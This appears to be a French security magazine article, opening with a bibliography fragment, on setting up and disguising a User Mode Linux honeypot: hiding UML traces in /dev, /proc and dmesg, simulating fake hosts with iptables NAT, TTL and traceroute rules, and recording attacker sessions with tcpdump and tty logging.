- **[XPROBE02]** Xprobe, outil permettant de faire de l'OS fingerprint basé sur ICMP, écrit par Fyodor Yarochkin et Ofir Arkin - **http://xprobe.sourceforge.net** - Lire l'article de Fyodor Yarochkin et Ofir Arkin : **http://www.xprobe2.org** "A fuzzy approach to Remote Active Operating System Fingerprinting", août 2002
- **[NMAP98]** Nmap, outil permettant de scanner des réseaux, écrit par Fyodor - **http://www.insecure.org/nmap**
- **[IPPERS99]** IP personnality, écrit par Gaël Roualland et Jean-Marc Saffroy - **http://ippersonality.sourceforge.net/**
- **[PCAP]** Libpcap peut être obtenue via **http://www.tcpdump.org/**
- **[EVENT]** Libevent peut être obtenue via **http://www.monkey.org/~provos/libevent/**
- **[DNET]** Libdnet peut être obtenue via **http://libdnet.sourceforge.net/**
- **[SYSTRACE02]** Systrace, solution permettant de blinder un système, écrit par Niels Provos - **http://www.citi.umich.edu/u/provos/systrace/**
- **[GRSEC02]** Grsecurity, solution permettant de blinder un système, écrit par Bradley Spengler - **http://www.grsecurity.org**
- **[ARP02]** Jouer avec le protocole ARP - C. Blancher, E. Detoisien, F. Raynal - MISC 3, p. 73
- **[LSM02]** Security Topic du Libre Software Meeting 2002, présidé par Bradley Spengler et Laurent Oudot - **http://www.rstack.org/oudot/rmll/**
- **[PRELUDE02]** Site officiel de Prelude-IDS - **http://www.prelude-ids.org**
- **[PATCH02]** Patch pour transformer honeyd en *sensor prelude* - **http://www.rstack.org/oudot/prelude/honeypots/files/**
- **[OSSIR02]** Présentation de L.Oudot à l'OSSIR concernant Prelude en environnement hétérogène constitué de honeypots, 10 décembre 2002 - **http://www.rstack.org/oudot/prelude/honeypots/LO_ossir_honey.pdf**

à U.M.L.



Le noyau est un lien direct entre les processus et le matériel.

Voici maintenant ce qui se passe sur un système hébergeant un honeypot :



Ici, le noyau UML du honeypot parle avec le "vrai" noyau et non avec le matériel directement. De cette façon, les processus tournant sur le pot de miel fonctionnent de manière complètement normale et transparente, le noyau UML servant de "tampon" entre le vrai noyau du système hôte et les programmes du honeypot.

Avantages d'UML

Les particularités d'UML qui nous intéressent ici sont les suivantes :

- Lorsqu'un problème se produit sur l'UML, le système hôte n'est pas affecté.
- UML peut-être lancé en tant que simple utilisateur.
- UML peut être débogué comme tout autre processus Unix.
- Avec UML, il est possible de faire tourner plusieurs distributions **différentes** simultanément sur la même machine.
- Les systèmes virtuels créés sont des machines à part entière avec des processus, programmes, et services particuliers ainsi qu'une configuration propre : les machines ainsi représentées peuvent s'insérer et être accessibles au sein d'un réseau de manière complètement transparente.

Utilisation d'UML en honeypot

Sujet à la mode en ce moment, il est tentant d'utiliser les caractéristiques d'UML pour créer un *honeypot* à moindre coût. En effet, les premiers honeypots étaient constitués de machines physiques placées dans des réseaux qui leur étaient dédiés. Ceux-ci comportaient aussi d'autres stations dont la tâche était de surveiller et de collecter des traces : un *honeynet* mis en place dans ces conditions est un luxe que peu d'administrateurs peuvent s'offrir. L'objet de cet article est de détailler l'installation et la configuration d'un honeypot à base d'UML. Ensuite, nous analysons dans quelle mesure on peut modifier les derniers détails permettant au pirate de comprendre qu'il est tombé dans un pot de miel.

INSTALLATION D'UML

Compilation du noyau

UML est un patch du noyau Linux, il faut donc commencer par le télécharger sur le site officiel **[1]**, ainsi que les sources du noyau Linux correspondant. Plusieurs options d'UML sont disponibles à la compilation dont certaines particulièrement intéressantes dans le cadre d'une utilisation en honeypot. Après avoir patché les sources du noyau et lancé la commande `make menuconfig ARCH=um` (au moins une fois), ces options sont disponibles dans le fichier `.config` se trouvant à la racine du répertoire. La plus utile est `tty logging` qui permet d'enregistrer toute l'activité des terminaux des machines virtuelles. Nous y reviendrons plus loin dans cet article.

Préparation du système de fichiers

Il existe deux possibilités : utiliser une image toute faite (disponible sur le site) ou en faire une "*from scratch*". Pour cela, des outils sont disponibles sur le Net, tels que **UML Builder** et **gBootRoot**. Pour les irréductibles, il existe une dernière possibilité qui consiste à utiliser `dd` :

```
root@hote# dd if=/dev/hda5 of=votre_fs
```

Ici, la distribution dont on veut l'image est sur `hda5`. De même, pour bien faire, il faut créer des fichiers de *swap* utilisables par les machines virtuelles :

```
root@hote# dd if=/dev/zero of=swap_file seek=128 count=1 bs=1M
root@hote# mkswap swap_file
```

Tout est maintenant prêt pour un premier lancement du pot de miel :

```
root@hote# linux ubd0=votre_fs ubd1=swap_file
```

CONFIGURATION D'UML

Pour configurer la machine virtuelle, il faut en premier lieu monter l'image en local :

```
root@hote# mount -o loop votre_fs /mnt
```

On peut ainsi paramétrer le réseau, les scripts de boot, etc.

Le Réseau

Deux possibilités s'offrent à l'utilisateur pour relier l'hôte aux machines virtuelles : un fonctionnement en routeur ou en *bridge*. L'avantage du bridge réside dans le fait que la machine hôte reste relativement inaccessible et invisible à l'attaquant : il s'agit ici de ne pas permettre à quelqu'un d'utiliser le honeypot et ses machines virtuelles comme point de départ pour d'autres attaques. Le plus simple pour mettre en place ce bridge est d'utiliser la suite **bridge-utils** de Linux. Lors du lancement du honeypot, il se crée une interface `tap` sur la machine hôte pour chaque UML lancé. La machine hôte ayant une interface `eth0`, ces quelques commandes suffisent à construire le bridge :

```
root@hote# ifconfig eth0 0.0.0.0
root@hote# brctl addbr br0
root@hote# brctl addif eth0
root@hote# brctl addif tap0
root@hote# brctl addif tap1
root@hote# ifconfig br0 192.168.1.100
```

Sur les machines virtuelles, aucune configuration de routage n'est requise (d'où l'intérêt du bridge ;)). Bien sûr, il faut quand même donner une adresse IP aux machines virtuelles comme pour toute station sur un réseau :

```
root@UML# ifconfig eth0 192.168.1.101
root@UML# ifconfig eth0 192.168.1.102
```

Pour sécuriser l'ensemble, le mieux est d'avoir une solide configuration d'`iptables` jumelée à un IDS (sur la machine hôte). Là encore, des scripts adaptés au contexte du honeypot sont disponibles pour `snort` et `iptables` sur le site officiel. Il faut surtout penser à bien contrôler les flux sortants des honeypots. Le **schéma 3** représente l'architecture de notre exemple.

User Mode Linux est certes très avantageux à utiliser comme honeypot, il n'en reste pas moins que ce projet libre n'a pas été pensé au départ dans cet esprit. De ce fait, il reste certaines faiblesses (notamment dans le `/proc` et les `/dev`) exposées dans la suite de cet article.

PROTECTION-MASQUAGE DU SYSTÈME DE L'UML


Nous nous servons désormais d'UML comme honeypot. Voyons les différents aspects systèmes qui trahissent UML afin de résoudre le problème suivant : comment éviter qu'une personne malveillante ayant pris la main sur l'UML ne puisse s'apercevoir que ce n'est qu'un honeypot ? En effet, le système UML est quelque peu différent d'un système Linux classique. Très peu de temps sera nécessaire à un utilisateur averti pour s'en rendre compte. Nous présentons donc quelques informations à modifier sur l'UML pour que votre pot à miel ait une allure réaliste.

MONTAGES

Le montage du /

Lors d'un premier lancement du système UML sur un *file system* (`rootfs`) proposé directement sur le site d'UML **[1]**, le système ne démarre pas correctement (ce problème se pose par exemple sur le `root_fs_debian2.2_small` proposé par le site). L'option `devfs = mount` sur la ligne de commande de lancement d'UML permet au système virtuel d'avoir un ensemble de périphériques qui font que le système UML peut démarrer correctement. Toutefois, le contenu du répertoire `/dev`, qui est monté automatiquement au démarrage, est bien différent d'un système classique. La solution est donc simple : il faut créer soi-même ses *devices* adéquats et ne pas utiliser l'option `devfs`.

3



Après analyse du problème, on constate que les fichiers de configuration présents dans le /etc font référence à des périphériques présents dans le /dev montés grâce à l'option devfs, mais qui n'existent pas dans le /dev du file system proposé par défaut. Il faut savoir aussi que l'UML fonctionne de la façon suivante lors du démarrage : il ne monte que les partitions présentes dans le fichier /etc/mtab, comme l'illustre ce test.

```
root@UML# more /etc/mtab
/dev/n/importe/quoi / ext2 rw 0 0
```

Après redémarrage du système UML, on liste les partitions et on a :

```
root@UML# mount
/dev/n/importe/quoi on / type ext2 (rw)
```

Pourtant, en listant le répertoire de devices de l'UML, on obtient :

```
root@UML# ls /dev/n/importe/quoi
ls: /dev/n/importe/quoi: No such file or directory
```

Il faut donc veiller à empêcher ce comportement. On reviendra plus loin sur le fonctionnement de la commande mount. Pour "booter", il nous faut modifier le fichier /etc/mtab. On y indique le nom d'un device habituel (/dev/hda1 par exemple), créé à l'aide de la commande mknod. N'oublions pas de modifier le fichier /etc/fstab pour être cohérent.

Le remontage du /

Désormais, le système boote et place la racine / sur ce qui semble être /dev/hda1. Toutefois, si on veut remonter la racine ailleurs, via mount /dev/hda1 /ailleurs, le système indique que le *block device* n'est pas valide. En fait, la partition / provenant du rootfs, indiquée en ligne de commande (ubd0=...) lors du lancement du processus UML, est accessible sous UML via l'inode de majeur 98 (UBD_MAJOR) et de mineur 0. En donnant ces paramètres à /dev/hda1, on pourra remonter le /, mais ces valeurs n'étant pas normales, un pirate averti se rendra compte de la supercherie.

La solution est donc du côté du noyau UML. On le recompile en indiquant dans le fichier include/linux/major.h que la macro constante UBD_MAJOR vaut 3 (majeur des disques IDE). On intervertit donc les valeurs 3 et 98 dans ce fichier. Après recompilation et redémarrage, on se rend compte que cela fonctionne comme on le souhaite. Pour utiliser le mineur 1, il suffit d'indiquer en ligne de commande de démarrage de l'UML, que ubd1 vaut le file system souhaité (ubd1=file_system). Il faut ensuite ajouter (toujours à la ligne de commande de lancement) root=/dev/ubd1 pour booter sur ce file system. Désormais, le mount et le df nous donne chacun des informations vraisemblables.

Montage de l'hôte

UML permet de remonter la partition racine de l'hôte. On peut alors accéder facilement aux données de celui-ci sous l'UML. Toutefois, cet intérêt se révèle être un lourd inconvénient lors d'une utilisation en tant qu'honeypot. En effet, un pirate ne doit pas pouvoir sortir de l'UML. Même s'il parvenait à passer root dans l'UML, il bénéficierait quand même des mêmes privilèges que ceux du processus UML, ce qui est déjà trop.

Pour monter la partition racine / de l'hôte depuis l'UML, il suffit d'exécuter la commande mount /dev/n/importe/quoi /hote -t hostfs. Le type de file system hostfs fait partie des ajouts du *patch* UML à noyau normal. Il suffit donc de configurer le noyau UML pour qu'il ne le prenne pas en charge et on ne pourra plus monter le / de l'hôte sous l'UML (il suffit de répondre négativement dans le fichier de configuration du noyau pour l'UML : CONFIG_HOSTFS = n).

La commande mount

Examinons le fonctionnement un peu inhabituel de la commande mount sous l'UML avec les options hostfs et hppfs. Avec certains types de file system (comme procfs, hostfs ou hppfs, voir plus loin), on se rend compte qu'il n'y a pas de vérification de l'argument correspondant au nom du device à monter. C'est pourquoi celui-ci peut ne pas exister (cf /dev/n/importe/quoi vu précédemment). Il faut donc être prudent et bien penser à créer le /dev/hda1 correspondant, même s'il ne sert pas réellement pour le montage de la racine, car rappelons que tout est en fait histoire de leurre. Toutefois, ces options ne seront pas disponibles pour l'UML, puisqu'elles seront enlevées du noyau.

LA PARTITION /PROC

Une partition très intéressante est celle montée sur /proc, qui contient habituellement toutes les informations sur le noyau, les processus... Le noyau UML étant quelque peu différent d'un noyau Linux habituel, il s'avère que cela se remarque. Regardons une simple commande :

```
UML# more /proc/cmdline

ubd0=rootfs eth0=tuntap,,fr:fd:0:0:0:1,192.168.0.5 root=/dev/ubd0
```

Alors que sous un Linux habituel, on aurait eu un résultat du style :

```
auto BOOT_IMAGE=Debian2_4_18 ro root=305
```

On a alors une information capitale : le noyau a été lancé de façon très étrange. En examinant les différentes informations dans tous les fichiers du /proc, on n'a plus aucun doute sur la virtualité du système.

L'HoneyPot Proc File System

Une solution existe avec UML dans les utilitaires qui sont livrés avec HPPFS, un file system au fonctionnement un peu particulier. En effet, il faut exécuter un script Perl sur l'hôte (honeypot.pl), dans le répertoire de lancement de l'UML. Ce script crée un répertoire proc et une sous-arborescence avec des entités au nom proche de celles rencontrées dans un /proc habituel. Chaque fichier est modifiable, pour y placer les informations de son choix.

Sous l'UML, ce file system est monté par la commande `mount /dev/n/importe/quoi /proc -t hppfs` (il ne faut donc pas avoir monté préalablement le véritable `/proc`). Bien entendu, on peut automatiser cela avec les fichiers de configuration du démarrage. Désormais, en listant le `/proc` de l'UML, on aperçoit les contenus des fichiers correspondants du `./proc` de l'hôte. On peut donc "corriger" les informations étranges de l'UML, en les indiquant depuis l'hôte. De plus, l'outil `hppfs` permet d'accéder au `/proc` de l'hôte. Par exemple, pour lire le `/proc/cmdline` de l'hôte, il faudrait avoir le fichier `./proc/cmdline/r` dans le répertoire de l'hôte. HPPFS fonctionne par requête via *socket* Unix.

Enfin, il est nécessaire de modifier les sources du noyau UML pour que le file system `hppfs` soit renommé en `procfs`, afin qu'une fois encore, l'attaquant n'y voit que du feu (on doit donc par conséquent supprimer aussi le véritable file system `procfs` du noyau). Il est à noter que puisque `mount` se comporte étrangement avec l'option `hppfs` (et donc `procfs` désormais), on ne pourra pas remonter le `/proc` ailleurs.

Le travail consiste désormais à renseigner les fichiers générés par `hppfs` convenablement afin d'avoir un `/proc` sous l'UML cohérent (`cmdline`, `version`, `cpuinfo`, etc.). Il est ainsi intéressant de modifier le `cpuinfo` en fonction de la prétendue machine qu'on souhaite offrir aux attaques. Il faut avoir à l'esprit qu'UML n'est qu'un programme et que ces performances dépendent de ce qui lui a été alloué par l'hôte (mémoire, espace disque...). Il est donc pertinent de ne pas prétendre avoir un système trop puissant auquel on aurait alloué simplement 16 Mo de RAM.

Dmesg

Un programme qui trahit immédiatement l'UML est `dmesg` :

```
# dmesg
Checking for the skas3 patch in the host...not found
Checking for /proc/mm...not found
Linux version 2.4.19-45um (mdz@mizar)
On node 0 totalpages: 8192
Kernel command line: ubd0=root_fs
eth0=tuntap,,fe:fd:0:0:0:1,192.168.0.5 root=/dev/ubd0
Calibrating delay loop... 415.42 BogoMIPS
Memory: 29004k available
...
```

En effet, son rôle est de regarder dans le *ring buffer* du noyau (`kmsg`) les messages enregistrés via `syslog`. Ainsi, les messages d'erreur et certains messages d'information comme le ***kernel command line*** y sont présents. Ce ring buffer, pourtant normalement accessible via le `/proc/kmsg`, n'est pas modifiable grâce à `hppfs`. C'est pourquoi, une nouvelle fois, la solution se trouve du côté de la recompilation des sources du noyau UML.

Puisque `dmesg` puise dans le segment de messages du kernel, on va, plutôt que d'en empêcher l'accès en lecture, modifier l'écriture qui est faite dedans. Ainsi, la modification de la fonction `printk()` (qui écrit dans le kernel, voir `kernel/printk.c`), consiste à ce que tout message que l'on veut insérer passe par un filtre. Ce filtre permettra d'accepter (ou non) l'écriture du message dans le kernel.

Il est aussi possible de modifier certains messages ou d'en ajouter d'autres. Il suffit donc d'écrire ses propres règles en langage C dans le code de la fonction `printk` et de recompiler le noyau UML.

L'avantage de cette technique est que, vu de l'UML, on ne remarque pas la supercherie. Il ne reste donc plus qu'à filtrer correctement les messages, pour que seuls des messages cohérents figurent dans le `/proc/kmsg` (et donc dans le `dmesg`) de l'UML.

DIVERS INDICES

Il faut être conscient que les indices les plus frappants peuvent être aussi les plus faciles à cacher. Il faut par exemple songer à donner une taille de la partition de l'UML suffisamment importante pour ne pas paraître ridicule. Par exemple, étendre la partition à 200 Mo, via la commande :

```
user@hote# dd if=/dev/zero of=root_fs_debian2.2 bs=1k count=1
seek=$$[200*1024]
resize2fs root_fs_debian2.2 204800
```

Il en est de même avec la mémoire en passant `mem=64M` en argument de l'UML lors de son lancement. Puisque le système UML est un sous-système de l'hôte, il est plus que pertinent d'associer la taille de la mémoire allouée à la taille de la partition et à la fréquence du processeur. On peut par exemple simuler une machine de quelques années, faible en espace disque et en mémoire. Toutefois, il faudrait songer à ne pas aller trop dans l'excès, car le système virtuel est finalement relativement rapide. On peut donc songer à simplement ralentir le processus UML.

D'autre part, il est conseillé de penser à effacer toutes les commandes entrées au lancement de l'UML pour installer le réseau virtuel, ou lancer d'éventuels faux services, grâce à un `history -c`. Il faut faire de même pour les scripts de démarrage s'ils ne sont pas habituels. Il faut privilégier le fait que l'attaquant ne voit rien à un démarrage tout automatique par exemple. Il faut bien entendu penser à configurer l'UML en changeant son nom d'hôte qui est par défaut "user-mode". On peut créer d'autres utilisateurs et peut-être changer les mots de passe triviaux du *guest* et du *root*, installer des applications, des services (par exemple un `wu-ftp`, pour que la prise de main sur l'UML soit plus évidente).

Les options `ide` et `fakehd` sont disponibles au lancement en ligne de commande, toutefois il semble qu'elles permettent simplement l'ajout de block devices (ce que l'on peut très bien faire soi-même à la main, comme on l'a fait pour le `/dev/hda1`). Leur intérêt ne se présente sans doute qu'avec l'utilisation de l'option `devfs`, que nous nous sommes interdits d'utiliser.

Pour les problèmes posés par `hdparm` (certaines informations retournées par celui-ci produisent un message d'erreur), il suffit dans un premier temps de retirer ces commandes de l'UML.

Enfin, il faut garder à l'esprit que l'UML peut être vulnérable. On ne doit pas simplement tenter d'empêcher que l'attaquant se rende compte qu'il se trouve sur un honeypot, mais on doit aussi protéger l'hôte dans le cas où l'assaillant prendrait la main de l'UML. Ensuite, il faudra simuler une activité sur l'UML, fausse activité que le réseau ne devra pas trahir.

SIMULATION

Une machine sur laquelle l'activité est nulle est rarement très intéressante et risque donc de rebuter un attaquant.

Pour pallier cela, une certaine activité peut être simulée sur le système UML de plusieurs façons :

- scripts divers simulant des connexions SSH, HTTP ou FTP ;
- mise en place de services sur le système UML : FTP, HTTP, serveur IRC...

La première solution, qui consiste en la création de scripts censés avoir un comportement humain, est difficile à mettre en œuvre, surtout en ce qui concerne une session SSH par exemple. En effet, il faudrait pouvoir mettre au point un script qui n'agisse pas tout le temps de la même façon (donc mettre de l'aléatoire), et qui soit pourtant cohérent. Un script parcourant des pages HTML ou des répertoires d'un serveur FTP peuvent être plus facilement mis en œuvre, vu le nombre plus réduit de commandes disponibles.

La mise en place d'un serveur IRC ou FTP paraît également une bonne idée puisque cette fois-ci l'illusion sera bien réelle.

Bien entendu, il va également falloir faire croire au pirate que les connexions ne proviennent pas toutes de la même machine, mais de machines différentes. Pour cela, nous nous servons des possibilités offertes par `iptables`.

RÉSEAU

On rappelle ici que le système UML se situe derrière la machine hôte. Pour les manipulations qui suivent, celle-ci a été installée en tant que routeur et non de bridge (ainsi, il est logique que plusieurs adresses IP aient la même adresse MAC). C'est donc le *firewall* situé sur l'hôte qui va s'occuper des différentes modifications à apporter. Pour lancer l'UML et lui assigner l'IP 192.168.1.101, il suffit de taper la commande :

```
user@hote#linux ubd0=root_fs_debian2.2 devfs=mount
eth0=tuntap,,,192.168.1.101
```

Ensuite, il suffit d'ajouter l'hôte (d'IP 192.168.1.100) comme passerelle par défaut :

```
root@UML#route add default gw 192.168.1.100
```

Ce peut être fait automatiquement, pour éviter de retaper la ligne à chaque *reboot*, en ajoutant la ligne `gateway 192.168.1.100` dans le fichier `/etc/network/interfaces` de l'UML.

SIMULATION DE PLUSIEURS CONNEXIONS

Différents scripts ont pu être mis en place pour simuler une connexion SSH vers l'UML ou une connexion HTTP par exemple. Le but de cette partie est de présenter une méthode permettant de faire croire à un attaquant que ces connexions sont effectuées à partir de machines différentes. La simulation de ces multiples connexions va être réalisée à l'aide de la table NAT de `iptables` **[2]**.

Les différentes connexions issues de l'hôte et dirigées vers l'UML vont voir leurs adresses sources modifiées.

Toutefois, afin de pouvoir simuler plusieurs fausses machines, il faut déterminer un critère afin de différencier les connexions.

Plusieurs choix sont possibles à ce niveau :

- le PID du script ;
- le port source que le script utilise ;
- l'UID de l'utilisateur exécutant le script.

Les deux premiers critères, quoique tout aussi pertinents, sont plus difficiles à mettre en place (il est souvent difficile de connaître le PID d'un processus avant de le lancer par exemple). Le dernier critère ne nécessite finalement que la création d'un utilisateur fictif et répond parfaitement à notre attente.

Pour effectuer la translation proprement dite, le module `owner` d'`iptables` est utilisé. Pour chaque utilisateur, une règle suivant le modèle ci-après est mise en place :

```
root@hote#iptables -t nat -A POSTROUTING -m owner –uid-owner id-faux-
utilisateur -j SNAT –to ip-fausse-machine
```

Plusieurs sessions SSH peuvent ensuite être lancées par les différents utilisateurs fictifs. On obtient bien le résultat attendu. Après simulation de 3 fausses machines d'IP 192.168.1.101 à 102 qui se connectent sur l'UML (d'IP 192.168.1.100) à la suite, un `netstat` sur l'UML donne :

```
user_ip101@hote#ssh 192.168.1.100
user_ip102@hote#ssh 192.168.1.100
user_ip103@hote#ssh 192.168.1.100


root@UML#netstat -tn
tcp 0 0 192.168.1.100:22 192.168.1.101:1170 ESTABLISHED
tcp 0 0 192.168.1.100:22 192.168.1.102:1171 ESTABLISHED
tcp 0 0 192.168.1.100:22 192.168.1.103:1173 ESTABLISHED
```

Le résultat est satisfaisant. Toutefois, les ports des différentes machines sont très voisins : 1170, 1171 et 1173. Cela vient de ce que l'algorithme par défaut pour le choix d'un port consiste à prendre le prochain port libre. Plusieurs patches du noyau, comme Grsecurity **[3]**, permettent de résoudre ce problème en choisissant les ports de façon aléatoire.

RÉPONSE À UN PING

La première chose que risque de faire un pirate connecté sur l'UML est de lancer quelques tests au niveau du réseau. Après un `netstat`, il risque fort de "pinguer" les machines visibles. Or, pour le moment, les pings restent sans réponse puisque nos fausses IP ne correspondent à aucune machine réelle.

Il faut ajouter une nouvelle règle au firewall :

```
root@hote#iptables -t nat -A PREROUTING -p icmp -d ip-fausse-machine -j
DNAT –to ip-machine-hote
```

Ainsi, tous les paquets ICMP destinés aux fausses machines sont redirigés vers la machine hôte.

```
root#UML# ping -c 1 192.168.100.101
PING 192.168.100.101 (192.168.100.101): 56 data bytes
64 bytes from 192.168.100.101: icmp_seq=0 ttl=255 time=1.2ms
```

MODIFICATION DU TTL

Les différentes informations contenues dans les paquets échangés sont, hormis l'adresse source, toutes les mêmes. De façon à leurrer un maximum un pirate, il convient de modifier cela. Il est par exemple possible de modifier le TTL, ce qui aura pour but de faire croire que le nombre de sauts séparant les différentes machines n'est pas toujours le même. Ce peut être réellement intéressant dans le cas où l'on souhaiterait simuler un réseau complexe.

Un patch permettant de modifier cette information est disponible. Un problème se pose cependant. Outre cette modification du TTL, l'adresse source est aussi modifiée. Le paquet va donc à la fois devoir subir une modification dans la table `NAT` (pour la translation d'adresse) et dans la table `mangle` (pour la modification du TTL). Toutefois, le TTL doit être fixé suivant la valeur de cette adresse source, caractéristique de la fausse machine. Il faudrait donc que la table `NAT` agisse avant la table mangle afin qu'on obtienne le résultat escompté. Malheureusement, ce n'est pas le comportement par défaut de `iptables`. Pour remédier à cela, on change les priorités des différentes tables d'`iptables` en modifiant le fichier `/usr/src/linux/include/linux/netfilter/ipv4.h`. Il suffit par exemple de mettre la valeur de `NF_IP_PRI_MANGLE` à 200.

Il ne reste plus qu'à appliquer les règles suivantes :

```
root@hote#iptables -t mangle -A POSTROUTING -s ip-fausse-machine -j TTL
–ttl-set valeur-ttl
```

Tous les paquets ayant pour IP la fausse IP sortent alors avec le TTL fixé.

TRACEROUTE

Les TTL donnent des indications sur le nombre de sauts qui séparent les différentes machines. La commande `traceroute`, qui révèle les machines par lesquelles nos paquets transitent, permet de vérifier que le nombre de sauts est bien en accord avec le TTL obtenu. Pour chaque fausse machine simulée, une réponse différente à ce type de requête doit être renvoyée.

Pour leurrer l'attaquant sur cet aspect, plusieurs solutions sont envisageables :

- `countertrace` **[5] :** script Perl utilisant la chaîne `QUEUE` d'`iptables` qui permet à des programmes de traiter les différents paquets reçus ;
- mise en place d'`honeyd` simulant un faux réseau (cf article à ce sujet).

La première solution est relativement simple à mettre en œuvre même si certaines modifications sont nécessaires au niveau du script, puisque celui-ci est prévu à la base pour simuler un faux `traceroute` sur une seule machine. Contrairement à la plupart des autres outils disponibles, il a l'avantage de prendre en compte les principaux protocoles (ICMP, UDP et TCP), et répondra donc de façon cohérente que ce soit à un `tracert` sous Windows ou un `traceroute` sous Unix. Il est également possible d'ajouter une latence aux paquets pour faire effectivement croire que plusieurs machines ont bien été traversées.

Pour que le script de `countertrace` soit totalement opérationnel avec les fausses IP, il faut prendre garde à ne pas rediriger vers l'hôte les paquets ayant un TTL inférieur au nombre de sauts simulé. En revanche, le dernier paquet correspondant effectivement à la réponse de la fausse machine devra être redirigé avec la commande suivante :

```
root@hote# iptables -t nat -I PREROUTING -s ip_uml -d fausse_ip -m ttl
–ttl nb_saut -j DNAT –to-destination ip_hote
```

Voici par exemple le résultat d'un `traceroute` sur deux machines fictives :

```
root@UML# traceroute 192.168.100.101 -n
traceroute to 192.168.100.101 (192.168.100.101), 30 hops max, 38 byte packets
 1  192.168.93.2  0.640 ms  0.489 ms  0.445 ms
 2  192.168.16.74  2.947 ms  3.010 ms  2.948 ms
 3  192.168.100.101  3.949 ms  3.846 ms  3.786 ms
root@UML# traceroute 192.168.100.102 -n
traceroute to 192.168.100.102 (192.168.100.102), 30 hops max, 38 byte packets
 1  192.168.93.2  0.622 ms  0.492 ms  0.598 ms
 2  192.168.12.16  2.957 ms  4.180 ms  2.931 ms
 3  192.168.11.15  3.071 ms  2.926 ms  2.920 ms
 4  192.168.100.102  3.985 ms  3.803 ms  3.796 ms
```

DIVERS

Il faut évidemment faire attention à avoir un réseau qui reste cohérent. En outre, il faut veiller à ce que les principaux services soient disponibles au sein du faux réseau simulé. Un serveur DNS sera donc le bienvenu sur l'hôte pour répondre aux requêtes DNS concernant les fausses IP.

Il est aussi intéressant de préciser une adresse MAC cohérente pour le système UML afin de donner une réponse cohérente à un *fingerprint*.

Pour cela, on passe quelques arguments au lancement d'UML :

```
user@hote#linux ubd0=root_fs_debian2.2 eth0=tuntap,,adresse-mac-
systeme-uml,ip-systeme-uml
```

LOGS ET LECTURE DES LOGS

Le rôle d'un honeypot est de découvrir de nouvelles attaques. Aussi une partie essentielle dans la mise en place d'un tel outil est la récupération des logs afin d'effectuer l'analyse la plus détaillée possible.

LOGS DU TRAFIC RÉSEAU

La première chose qu'il va être intéressant de loguer est bien entendu tout le trafic qui va être émis depuis l'UML. Or, tout le trafic provenant de l'UML va passer par la machine hôte, sur l'interface `tap` associé. Il nous suffit donc d'enregistrer depuis l'hôte tout le trafic passant sur cette interface. Pour ce faire, on peut par exemple utiliser la commande `tcpdump` sur l'interface `tap0` qui relie l'UML et l'hôte :

```
root@hote#tcpdump -i tap0 -s 0 -w fichier_enregistrement
```

Des fichiers au format `pcap` sont ainsi récupérés et exploitables avec différents outils.

LOG TTY

UML offre également une option intéressante dans la construction d'un pot à miel : le log `tty`. Il est possible d'enregistrer tout ce qui est tapé dans une console dans un fichier afin de pouvoir le rejouer ultérieurement, et ce de façon totalement transparente et indétectable pour un pirate logué sur un UML.

Cette opportunité n'est pas présente dans les binaires directement téléchargeables (pour la Debian en tout cas) et il faut donc recompiler le noyau UML pour profiter de cette option. Pour activer la prise en compte du log `tty`, il suffit de répondre `yes` à :

```
Enable tty logging (CONFIG_TTY_LOG) [N/y/?]
```

Les logs ainsi enregistrés sont stockés sur le disque dur de l'hôte et ne sont donc pas accessibles depuis l'UML. Si aucune option n'est précisée sur la ligne de commande lançant l'UML, chaque nouvelle session ouverte est stockée directement dans un fichier situé dans le répertoire d'où l'UML a été lancé. Toutefois, celui-ci est difficilement lisible car il contient à la fois ce qui a été tapé et affiché.

Pour avoir un fichier totalement réutilisable, il faut lancer l'UML avec le nouveau Linux juste compilé en ajoutant sur la ligne de commande :

```
tty_log_fd=numero_file_descriptor numero_file_descriptor>tty_log_file
```

soit par exemple `tty_log_fd=3 3>log-tty.txt`.

L'ensemble des logs est ainsi enregistré dans un seul et unique fichier qu'il sera ensuite possible de rejouer, à l'aide du script `playlog.pl` disponible dans le répertoire `tools/jail` des `uml_utilities`. Dans ce répertoire, la commande `perl playlog.pl log-tty.txt` vous indique les différents `tty` (chaque session ouverte en fait) qu'il est possible d'analyser.

Il suffit de retaper la commande en précisant le `tty` à observer pour suivre le déroulement de la session.

Toutefois, certaines informations ne vont pas apparaître, comme les mots de passe. Pour résoudre cela, le script accepte différents arguments :

- `-n` pour "dumper" toute la session en une fois ;
- `-f` pour rejouer la session en temps réel (utile par exemple pour savoir si c'est un script qui a effectué les commandes) ;
